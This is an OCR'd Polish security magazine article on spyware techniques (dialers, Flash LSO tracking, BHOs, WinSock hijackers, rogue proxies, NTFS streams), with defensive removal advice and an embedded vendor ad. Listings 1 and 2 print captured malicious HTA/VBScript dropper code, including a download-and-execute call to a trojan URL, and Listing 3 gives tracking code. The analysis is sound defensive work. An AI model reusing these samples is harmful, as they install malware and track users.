
Rysunek 1. *Typowa reklama w oknie usługi Posłaniec*

Autor osobiście złowił kilka tego typu programów w honeypoty. Wszystkie korzystały z podobnych technik zaciemniania kodu i dekodowania danych, jak również używały takich samych ramek IFRAME i metod przekierowywania.

Jak wykrywać, unikać i usuwać

W celu uniknięcia infekcji należy:

- regularnie instalować aktualizacje bezpieczeństwa Windows.



Rysunek 2. *Wiele dialerów jest instalowanych za zgodą użytkownika*

Listing 1. *Dane przechwycone w ramach ostrzeżenia IDS*

```
HTTP/1.1 200 OK
Date: Mon, 18 Apr 2005 12:27:30 GMTServer: ←
  Apache/1.3.33 (Unix) mod_deflate/1.0.21
Connection: close Transfer-Encoding: chunked
Content-Type: application/hta <script language=jscript>try{ ←
  self.moveTo(5000,5000);function b2u(c){var x=""; ←
  for(w=0;w<c.length;){h=Array();for(e=0;e<8;e++){h[e]= ←
  "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" ←
  .indexOf(c.charAt(w++));}x+=String.fromCharCode(h[0]<<10|h[1] ←
<<4|h[2]/4,h[2]<<14|h[3]<<8|h[4]*4|h[5]>4,h[5]<<12|h[6]<<6|h[7]);}return
x;}g=newActiveXObject("Scripting.FileSystemObject");fname= ←
  'c:\\q706634.exe';t=g.CreateTextFile(fname,true);t.Write('MZ');←
  t.Close();t=g.OpenTextFile((fname),8,false,true);t.Write(b2u(←
   """hkjhfksjdyuiuywejkrwje!`?{}{jiihfsdfhhdhfd[]]←
  [kjsdjkajsjkjsd)(qyqm,mniuajkalkdfhksdkjfds78e9893jka89j23o0jl&←
  *&kjkjskjdkdf&*jdjfsf98slkdkjq9jaoiu
(...)
```

Listing 2. *Wycinki kodu generowanego przez zmodyfikowaną wersję odsyłacza szpiegowskiego*

```
<textarea id="Main_HTA">
<HTA:APPLICATION id=DSD
Applicationname="DSD"
showintaskbar=NO
caption=YES

<IFRAME name="icounter" src="about:blank" width=8 height=8></IFRAME>
<SCRIPT language="VBSCRIPT">

If Instr(Exploit_Path,"cgi-bin"<>0 then CGI_SCRIPT_PATH=Exploit_PATH ←
  & "spycheck.cgi"

WinOS=Get_Win_Version
Select Case WinOS
Case "NT"
Call Download_and_Execute (Trojan_Path,Exename, " ",1)

Trojan_Path="http://www.isendyousomenicespyware.com/spikey.exe"
```

Listing 3. *Przykład obiektu LSO*

```
// Utworzenie obiektu współdzielonego
mySO = SharedObject.getLocal("sticky spyware");
// Dopisanie istotnych danych
mySO.data.stickAround = "uniqueID=w@nnaspy0nyoursurfing234589712";
// Zapis obiektu na dysk
mySO.flush();
// Usunięcie obiektu
delete mySO;
// Ponowne załadowanie obiektu
mySO = SharedObject.getLocal("test");
// Pobranie wartości zapisanych w obiekcie
for (a in mySO.data) {
  trace(a+": "+mySO.data[a]);
}
```

- wprowadzić kontrolę dostępu dla katalogów *C:\WINDOWS* i *C:\WINDOWS\system32*, by uniemożliwić użytkownikom instalowanie w nich oprogramowania.
- wprowadzić kontrolę dostępu do następujących kluczy rejestru, by uniemożliwić użytkownikom dodawanie wartości (uprawnienia *Set Value* i *Create Subkey*):
- *HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run*,
- *HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce*,
- *HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices*,
- *HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services*.
- korzystać z oprogramowania do sprawdzania integralności, na przykład pakietu Tripwire.

W przypadku wykrycia takiego programu można go skutecznie usunąć za pomocą większości programów antywirusowych i antyszpiegowskich. Najdokładniejsze sprzątanie zapewni użycie kilku różnych skanerów – szczególnie dobrze sprawdza się w tym przypadku *Hitman Pro* (patrz Ramka *W Sieci*).

Trwałe elementy identyfikacyjne PIE

Elementy PIE (*Persistent Identification Elements*) są nową techniką identyfikacji opracowaną przez firmę United Virtualities. Zgodnie z opisem na stronie internetowej firmy, *trwały element identyfikacyjny (PIE) jest przypisany do przeglądarki użytkownika i stanowi podobny do pliku cookie unikalny identyfikator. Elementy PIE nie mogą jednak zostać usunięte żadnym z dostępnych na rynku programów do usuwania spyware, adware i innych programów złośliwych. Co więcej, będą one działać nawet przy domyślnych ustawieniach bezpieczeństwa w Internet Explorerze*.

United Virtualities stworzyło dwa rodzaje elementów PIE:

- *AccuCounter PIE* – zastępuje zwykłe pliki *cookie* w zadaniu dokładnego zliczania niepowtarzalnych użytkowników,

- *Backup PIE* – zlicza niepowtarzalnych użytkowników, ale również rozpoznaje konkretnego użytkownika i przywraca wszelkie usunięte *cookies*.

Jak to działa

Większość przeglądarek (na przykład Mozilla Firefox i Internet Explorer) stosuje strefy bezpieczeństwa dla plików *cookie*, pozwalające użytkownikom dopuszczać, blokować i usuwać te pliki. Obejście tych mechanizmów jest możliwe dzięki wykorzystaniu mechanizmu lokalnych obiektów współdzielonych (LSO, od angielskiego *Local Shared Objects*). LSO zostały pierwotnie opracowane przez firmę Macromedia dla potrzeb programu Flash Player – są to malutkie pliki instalowane w systemie za pomocą JavaScriptu lub wtyczki Flasha. Pliki te mają rozszerzenie *.sol* i mogą się znajdować w różnych miejscach, ale najczęściej są umieszczane w jednym z podkatalogów katalogu *Documents and Settings\{Nazwa Użytkownika}\Application Data\Macromedia\Flash Player*. Po instalacji można z nich korzystać tak samo, jak ze zwykłych ciasteczek.


United Virtualities stosuje obiekty LSO i przypisuje każdemu niepowtarzalny identyfikator, umożliwiający śledzenie konkretnego użytkownika po całym Internecie. Jeśli odwiedzana witryna stwierdzi, że brakuje jednego z ustawionych przez nią plików *cookie*, to może po prostu odnaleźć odpowiadający mu LSO i przywrócić brakujący plik.

Praktyczny przykład

United Virtualities nie publikuje kodu obsługi LSO, ale możemy zrekonstruować część takiego kodu na podstawie opisu jego działania. Macromedia udostępnia szczegółową dokumentację tworzenia obiektów LSO, z której pomocą można napisać na przykład kod z Listingu 3.


Jak widać, tworzenie obiektów LSO jest niezwykle proste. W połączeniu z kodem JavaScript bez trudności można nakłonić przeglądarkę użytkownika do ich wczytania.

Rysunek 3. *Zmiana domyślnych ustawień Flasha w celu uniknięcia elementów PIE*



Rysunek 4. *Pliki z rozszerzeniem .sol zawierające lokalne obiekty współdzielone*

Rysunek 5. *Lista witryn, które zapisały obiekty LSO na lokalnej maszynie*



Rysunek 6. *Jak działają obiekty BHO*

Jak wykrywać, unikać i usuwać

Wyłączenie obsługi elementów PIE wymaga jedynie zmiany globalnych ustawień Flasha. Instrukcja obsługi menedżera ustawień Flasha jest dostępna na stronie *http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager.html*, z której można przejść bezpośrednio do edycji ustawień.

Menedżer zawiera kilka stron pozwalających zmieniać ustawienia dla komputera lokalnego. Na początek wybieramy z lewej strony odsyłacz *Global Security Settings Panel*. Chcemy zabronić witrynom zapisywania i wykorzystywania informacji na naszym komputerze, więc trzeba kliknąć przycisk *Always deny*. Dobrze jest zrobić to samo w panelu *Global Privacy Settings*.

Wykrycie obiektów LSO wymaga po prostu wyszukania plików z rozszerzeniem *.sol*. Rysunek 4 przedstawia typowe wyniki, z których widać, że niektóre obiekty faktycznie pochodzą z reklam sieciowych, ale jest też sporo pozycji uzasadnionych – w końcu obiektów LSO mogą też używać inne aplikacje Flash MX.

Widzimy więc, że obecność trwałych plików informacyjnych nie musi wynikać wyłącznie z działalności programów reklamowych – równie dobrze mogą one być zapisywane zupełnie legalnie. Najprostszym, siłowym rozwiązaniem byłoby po prostu skasowanie wszystkich plików *.sol*, ale istnieje lepszy sposób. Otwieramy stronę *http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager07.html*. Znajduje się na niej aplikacja Flasha pokazująca, które witryny internetowe aktualnie korzystają z obiektów LSO (Rysunek 5). Teraz można usunąć elementy odpowiadające podejrzanej witrynie po prostu usuwając wpis tej witryny w menedżerze ustawień.


Pomocnicze obiekty przeglądarki (BHO)

Mechanizm BHO (*Browser Helper Objects*) pozwala tworzyć komponenty (a dokładniej mówiąc wewnątrzprocesowe obiekty COM) ładowane przez Internet Explorera przy każdym uruchomieniu. Obiekty te działają w przestrzeni procesu przeglądarki i mogą wykonywać dowolne operacje na dostępnych oknach i modułach. Obiekt BHO może na przykład wprowadzać zmiany w menu i pasku narzędzi przeglądarki, tworzyć okna wyświetlające dodatkowe informacje w ramach przeglądanej strony oraz monitorować komunikaty i działania użytkownika. Przykładami legalnych aplikacji instalowanych jako BHO są paski narzędziowe Google i Yahoo.


Jak to działa?

Obiekt BHO jest przypisany do głównego okna przeglądarki, co w praktyce oznacza, że dla każdego okna przeglądarki tworzona jest nowa instancja takiego obiektu, której żywot jest ściśle powiązany z instancją przeglądarki. Obiekty BHO istnieją wyłącznie w Internet Explorerze od wersji 4.0.

BHO w swej najprostszej postaci jest wewnątrzprocesowym serwe-



Rysunek 7. *BHODemon – program do nadzorowania obiektów BHO*



Rysunek 8. *Łańcuch LSP przypisanych do WinSocka*

Listing 4. *Analiza kodu programu porywającego WinSock*

```
Start Page
Software\Microsoft\Internet Explorer\Main
srchost_table_size
plugins
data_timeout
time_offset
data.webhancer.com:80
dc_servers
secondary.webhancer.com:80
sec_auth_server
prime.webhancer.com:80
prim_auth_server
HTTP/1.0
```

Listing 5. *Jeszcze trochę kodu znalezionego dzięki Malcode Analyst Pack*

```
46F021DC-CB81-4acc-BA1B-9E1B440020D4er
127.0.0.1
localhost
912B4D64-E5A5-4bfc-9808-4CF149F2F965-31
951B13F8-F40D-4c56-BD57-909A968F918B-31
4851F512-58B1-446a-85A0-D944078E9A7D-31
B317949A-EE2E-48e6-BE41-CD5744F706D2-31
6A803934-0F46-489a-B02A-8A6DDFE30BB0-31
74F5FD53-368F-4e0d-805B-4A983826EF91-31
default
%s:%d
RegWhWs2Lsp
\Programs\webhdll.dll
```

rem COM zarejestrowanym pod określonym kluczem w rejestrze systemowym. W chwili uruchomienia nowego okna Internet Explorera przeglądarka sprawdza zawartość tego klucza i ładuje wszystkie obiekty, których identyfikatory CLSID tam znajdzie. Następnie przeglądarka inicjalizuje taki obiekt i usiłuje pobrać jego interfejs. Jeśli odpowiedni interfejs zostanie odnaleziony, Internet Explorer korzysta z dostarczonych metod w celu przekazania obiektowi swojego wskaźnika `IUnknown`. Obiekty BHO mają nieograniczony dostęp do zdarzeń Internet Explorera, co czyni je wygodną metodą tworzenia i instalacji złośliwego oprogramowania.

Praktyczny przykład

Stworzenie obiektu BHO wymaga dość dużej ilości kodu, polecamy więc zapoznanie się z gotowym, legalnym przykładowym projektem wykonanym z użyciem tej techniki: *http://www.codeproject.com/atl/popupblocker.asp*. Dokumentację i podręczniki pisania obiektów BHO można znaleźć na stronie Microsoft MSDN.

Jak wykrywać, unikać i usuwać

Istnieją programy jak BHODemon (patrz Rysunek 7 i Ramka *W Sieci*), mogące blokować uruchamianie obiektów BHO w chwili włączenia Internet Explorera. BHODemon może też służyć do wykrywania infekcji oraz identyfikacji głównego pliku wtyczki skojarzonego z BHO (najczęściej jest to plik *.dll* lub *.ocx* w katalogu *Windows\System*), który można następnie usunąć ręcznie.


Porywacze WinSocka

Mechanizm warstwowych dostawców usług LSP (*Layered Service Provider*) pozwala przypisać program do implementacji protokołu WinSock2. Każdy LSP stanowi jeden z elementów łańcucha WinSock, więc wszelkie dane przekazywane przez protokół przechodzą również przez wszystkich LSP.


Niektóre złośliwe programy wykorzystują technikę porywania WinSocka (ang. *WinSock hijacking*), pozwalającą przekierowywać ruch sieciowy na przykład do witryn o tematyce pornograficznej. Typowym przedstawicielem takich programów jest *WebHancer* (choć nazwa *WebCancer*, z ang. *nowotwór WWW* byłaby tu znacznie bardziej adekwatna).

Praktyczny przykład

Analiza tego typu programów za pomocą pakietu *Malcode Analyst Pack* stworzonego przez iDEFENSE Labs (patrz Ramka *W Sieci*) pozwala – za pośrednictwem polecenia *strings* – zobaczyć kod podobny po widocznego na Listingach 4 i 5. Widać wyraźnie, że pośredniczący w transmisji WebHancer kontaktuje się ze swoją witryną główną przez dodawanie i modyfikację kluczy rejestru w celu przekierowania transmisji przeglądarki.



Rysunek 9. *Jak działają nieuczciwe serwery pośredniczące?*



Rysunek 10. *Wykrywanie MarketScore za pomocą narzędzia Active Ports*

Jak wykrywać, unikać i usuwać

Ręczne usuwanie tego typu programów jest zadaniem trudnym, gdyż skasowanie niewłaściwych plików DLL grozi uszkodzeniem konfiguracji połączenia z Internetem. Z tego też względu najlepiej skorzystać ze specjalistycznego programu naprawczego, na przykład *LSP-Fix* (patrz Ramka *W Sieci*). Można też zapobiec instalacji porywacza za pomocą narzędzia *SockLock* (patrz Ramka *W Sieci*), które uniemożliwia modyfikację WinSocka po prostu go blokując.

Porywaczy WinSocka można wykryć narzędziem *Hijack This* (patrz Ramka *W Sieci*), które po uruchomieniu poinformuje nas, czy nasz lokalny WinSock został porwany (komunikat w rodzaju *Hijacked Internet access by New.Net!*) lub uszkodzony (na przykład *Broken Internet access because of LSP provider 'c:\progra~1\common~2\toolbar\cnmib.dll' missing*). *Hijack This* nie potrafi jednak naprawić problemu – w tym celu trzeba skorzystać z *LSP-Fix*.

Nieuczciwi pośrednicy

Przyspiesz swój Internet nawet o 40% – któż by nie chciał? Wielu użytkowników daje się nabrać na tego typu reklamy i instaluje takie programy, jak na przykład MarketScore (jego plik nosi nazwę *ossproxy*). Nie wolno pobierać ani instalować tego typu programów, gdyż w wielu przypadkach okazuje się, że rzekomy akcelerator w rzeczywistości kieruje cały nasz ruch sieciowy (nawet bezpieczne transakcje!) przez obcy serwer pośredniczący.

Jak to działa

Programy tego typu najczęściej instalują zaufany certyfikat, po czym działając zgodnie z metodą *man-in-the-middle* przesyłają cały ruch sieciowy do zewnętrznego serwera, który przekierowuje użytkownika do faktycznie żądanego adresu URL. Oznacza to, że operator serwera może uzyskać dostęp do wszystkich informacji wysyłanych z przeglądarki, w tym do haseł i innych poufnych danych.

Jak wykrywać, unikać i usuwać

Znakomitą większość tego typu programów instalują sami użytkownicy, więc najprostszą z możliwych metod uniknięcia infekcji jest po prostu omijanie podobnych aplikacji szerokim łukiem.

Wykrywanie obecności takich programów wymaga narzędzia pokazującego parametry połączeń z Internetem. Dobrym programem jest tu *Active Ports* – Rysunek 10 przedstawia przykład jego wykorzystania do wykrycia obecności *MarketScore*. Na rysunku wyraźnie widać, że wiele sesji przeglądarki internetowej korzysta z pliku *ossproxy.exe*.

Alternatywne strumienie danych

NTFS jest najlepszym systemem plików dla systemów operacyjnych

Systemy Informatyczne ARPEX

USB – CZARNA DZIURA W SYSTEMIE BEZPIECZEŃSTWA

Sieć korporacyjna każdego banku lub firmy codziennie ma do czynienia z potencjalnymi zagrożeniami. Ogólnie biorąc, można je podzielić na dwie grupy: zagrożenia dla wydajności pracy, związane z zakłóceniem działania sieci korporacyjnej, oraz niebezpieczeństwo utraty lub nieautoryzowany dostęp do informacji, które są ważne dla firmy lub są jej własnością. W pierwszym przypadku mamy do czynienia z atakami wirusów z Internetu i błędami w pracy oprogramowania. W przypadku drugiej grupy możemy mówić o utracie informacji z winy błędnie pracującego oprogramowania i awarii sprzętu komputerowego, jak i nieuczciwości pracowników firmy. Trzeba również uwzględnić możliwość umyślnego zniszczenia lub skopiowania poufnych informacji.

Wiadomo, że banki i firmy na całym świecie walczą z potencjalnymi zagrożeniami, przywiązując największą wagę do ataków zewnętrznych – wirusów i hakerów, często nie zauważając obecności wielu innych punktów dostępu do sieci korporacyjnej, które zazwyczaj nie są chronione.

Dotyczy to stacji dysków, napędów CD, portów służących do podłączenia urządzeń peryferyjnych, takich jak i USB i FireWire. Wszelkie nośniki danych (płyty CD/DVD, dyskietki, odtwarzacze MP3, cyfrowe aparaty fotograficzne, karty flash i inne), wykorzystywane przez pracowników zarówno dla celów firmy, jak i osobistych stanowią potencjalne zagrożenie dla bezpieczeństwa firmy. Po pierwsze, kopiowane przez pracowników programy i pliki mogą zawierać wirusy. W odróżnieniu od plików otrzymywanych przez Internet lub pocztę elektroniczną, nie są one skanowane przez system bezpieczeństwa sieci korporacyjnej i mogą błyskawicznie sparaliżować sieć, przynosząc tym samym firmie ogromne szkody. Nie można w pełni ufać pracownikom – któryś z nich może skopiować poufne informacje na jeden z dostępnych nośników i wykorzystać je do celów prywatnych. Zauważenie faktu kopiowania informacji, a tym bardziej wyniesienia poza obręb budynku nośnika z danymi, jest praktycznie niemożliwe.

Kradzież informacji uderza przede wszystkim w dobre imię firmy i wiąże się z ogromnymi stratami finansowymi. Udowodnienie faktu kradzieży informacji jest, uwzględniając prawo dotyczące bezpieczeństwa informacji, bardzo trudne. Jakie metody walki z potencjalnym zagrożeniem są zatem możliwe?

Najrozsądniejsze wydaje się zatem zastosowanie kompleksowego podejścia, które z dużym prawdopodobieństwem zabezpieczy informacje firmy, nie naruszając przy tym praw pracowników i nie wpływając na efektywność pracy. Zaleca się ograniczyć możliwość wykorzystywania przez pracowników urządzeń przenośnych, co od razu polepszy sytuację. Jednocześnie niezbędne jest zapewnienie im dostępu do korporacyjnych nośników informacji, które powinny być kontrolowane. Podstawowym problemem jest jednak to, że kontrolowanie tego, kto, kiedy i co podłącza do komputera, jest bardzo trudne. Na szczęście, na rynku dostępne są już programy pozwalające rozwiązać ten problem. Przykładem takiej aplikacji jest DeviceLock firmy SmartLine.

DeviceLock pozwala na kontrolowanie dostępu użytkowników do stacji dyskietek, napędów CD-ROM/DVD-ROM, napędów magneto-optycznych, urządzeń Wi-Fi oraz Bluetooth i innych akcesoriów podłączanych do komputera za pomocą portów komunikacyjnych (LPT, COM, USB, FireWire, IrDA). Nie ma potrzeby fizycznego usuwania czy blokowania sprzętu. Wystarczy tylko zainstalować oprogramowanie i przypisać każdemu użytkownikowi odpowiednie przywileje. Program nie zabrania dostępu do urządzeń, lecz zarządza nimi. Dla najczęściej używanych dzisiaj urządzeń USB program oferuje dodatkowe możliwości kontroli, w szczególności pozwala na wykorzystywanie ich w trybie tylko do odczytu lub ogranicza krąg dostępnych urządzeń. Program działa zarówno w dużych sieciach, jak i na pojedynczych stacjach roboczych.

DeviceLock® umożliwia między innymi:

- Kontrolowanie dostępu użytkowników od portów USB i FireWire, urządzeń WiFi i Bluetooth, napędów dyskietek i CD-ROM oraz innych urządzeń przenośnych.
- Tworzenie białej listy urządzeń USB pozwalającej na autoryzację tylko wybranych urządzeń. Żadne inne ustawienia nie będą miały wpływu na ich blokowanie.
- Ustawianie trybu tylko do odczytu dla wybranych urządzeń.
- Zabezpieczanie dysków przed przypadkowym lub zamierzonym formatowaniem.
- Czyszczenie buforów pamięci (bardzo przydatne w przypadku nośników wymiennych).
- Zdalną kontrolę wszystkich funkcji.
- Automatyczną instalację i dezinstalację.

arpex.pl

Kontakt:

ARPEX,
ul. Krótka 27a
42-200 Częstochowa
tel. (34) 360 60 40
fax (34) 360 58 48
e-mail: info@arpex.pl
http://www.arpex.pl

Listing 6. *Rozprowadzanie złośliwego oprogramowania za pośrednictwem strumieni ADS*

```
10.0.0.75.1032 > 10.0.0.77.3733: P [tcp sum ok]
3530256009:3530256512(503) ack 758422019 win 17303
0x0000   4500 021f 02df 4000 8006 71de c0a8 0165   E.....@...q....e
0x0010   c0a8 0166 0406 10e1 d26b 6e89 2d34 9a03   ...f.....kn.-4..
0x0020   5018 4397 e869 0000 0d0a 3132 2f30 352f   P.C..i....23/09/
0x0030   3230 3034 2020 3039 3a33 3061 2020 2020   2005..22:09a....
0x0040   2020 2020 2020 2020 2020 3332 2c37 3638   ..........32,768
0x0050   2069 7065 7965 2e65 7865 0d0a 3132 2f30   rootkit.exe.23/0
0x0060   352f 3230 3034 2020 3039 3a33 3261 2020   9/2005..22:09a..
0x0070   2020 2020 2020 2020 2020 2020 3332 2c37   ............32,7
0x0080   3638 206b 6c6f 6767 6572 2e65 7865 0d0a   68.keylogger.exe
```

Microsoftu. Oferuje on stabilność, bezpieczeństwo i wiele ciekawych mechanizmów. Jeden z takich mechanizmów nosi nazwę *alternatywnych strumieni danych* (ADS, *Alternate Data Streams*) i może służyć do zapewniania zgodności z systemem plików Macintosha HFS (*Hierarchical File System*), zapisywania dodatkowych danych o pliku lub śledzenia zmiany woluminów. Niestety, Microsoft nie dostarczył żadnych narzędzi pozwalających wykrywać obecność ukrytego kodu w strumieniach ADS.

Alternatywne strumienie danych w gruncie rzeczy niewiele się różnią od podstawowych strumieni danych, lecz są obsługiwane zupełnie inaczej – i to zarówno przez sam system, jak i aplikacje w nim uruchomione. Największa różnica między podstawowym a alternatywnym strumieniem danych polega na tym, że nie wszystkie aplikacje współpracują ze strumieniami alternatywnymi. W dodatku istnieje kilka różnych metod korzystania z takich strumieni.

Danych z alternatywnego strumienia nie można usunąć w taki sam sposób, jak danych ze strumienia podstawowego. Każdy ma własną blokadę, ale Windows zwraca uwagę wyłącznie na blokady na strumieniach bezimiennych. Otwiera to drogę, która pozwala programom tworzyć i modyfikować strumienie ADS bez ryzyka ich wykrycia i usunięcia przez skanery ADS.

Dane w strumieniu ADS można też bezpośrednio wykonać. Dla systemu Windows 2000 znanych jest co najmniej pięć metod wykonywania różnego rodzaju danych. Można więc:

- wykonać strumień z okna *Uruchom* podając na przykład *file:\notepad.exe:<nazwa strumienia>* – metoda działa dla strumieni *.exe* i *.vbs*,
